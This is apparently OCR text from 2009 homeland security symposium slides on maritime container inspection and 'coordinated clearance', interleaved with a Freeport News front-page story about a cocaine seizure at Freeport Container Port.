
Base case: as inspection rates climb the % delayed explodes



Base case: for utilization ≥ 100% inspection backlog explodes



Base case: for utilization ≥ 100% inspection backlog explodes



THE
FREEPORT NEWS
GRAND BAHAMA'S FIRST NEWSPAPER
FRIDAY, AUGUST 28, 2009 Vol 48: No 267© The Nassau Guardian (1844) Ltd 24 PAGES $0.75

EFFECTIVE SECURITY

Drug interceptions increase at Freeport Container Port; another big bust yesterday

By LEDEDRA MARCHE
Senior FN Reporter
lededra@nasguard.com

Bahamas and United States Customs along with The Bahamas Drug Enforcement Unit and the U.S. Drug Enforcement Agency intercepted 25 suspected kilos of cocaine at the Freeport Container Port Thursday afternoon, making it the third successful seizure at the transshipment port this month.

Acting on information they had received, authorities conducted a search of a container at the Container Port around 4:00 p.m. and discovered three backpacks which contained the suspected cocaine with a street value of $550,000.

Officers from the Drug Enforcement Unit are continuing investigations into Wednesday's seizure.

Over the past 18 months, the container terminal — with its interdiction partners, Bahamas and U.S. Customs and Border Patrol agents, the DEA and DEU — has intercepted nearly a metric ton of cocaine.

The success in drug detection in containers that pass through the Freeport Container Port is a result of the new security initiatives, inclusive of electronic surveillance technology, physical perimeter installations and well-trained Bahamian operators and officers, at the 115 acre-site.

(Continued on Page 6)

HIGH DETECTION RATE — Beefed up security measures over the years have contributed to the success of drug detection in containers making their way through the Freeport Container Port .


Layers of Security

- Container Imaging
- Radiation Detection
- Container Monitoring –Location & Tamper Evidence
- Manifest Information
- Basic Port/Terminal Security (ISPS Code)

9/11 Commission Act, Aug ’07
Title XVII - Maritime Cargo
Section 1701 - U.S. 100% Container Inspections

- Imaging & Radiation Scanning in Ports prior to arrival in U.S.
- Passed House 371 to 40
- Passed Senate 85 to 8
- Effective July 1, 2012

International Supply Chain Vulnerabilities



Gary D. Gilbert
Senior Vice President
Hutchison Port Holdings
9 September 2009

A Proposed Strategy

Coordinated Clearance
Point of Departure Determination

National Defense Industrial Association
2009 Homeland Security
Symposium & Exhibition


Presented by
Jim Phillips
September 9, 2009


Coordinated Clearance Coalition


Affiliated with the CAN-AM BTA

Coordinated Clearance
Point of Departure Determination

Goods Movement Concept








CSI
Port

Canada
or US

US or
Canada

Coordinated
Clearance
Coalition

3



Before Leaving 100% Full Targeted & Risk Assessed

Coordinated Clearance Coalition

4

100%
Smart Box Sealed

Coordinated
Clearance
Coalition

5


100% Radioactive Screening

Coordinated Clearance Coalition


6

Coordinated
Clearance
Coalition

7



VACIS for High or Unknown Risk Cargo




Coordinated Clearance Coalition

8

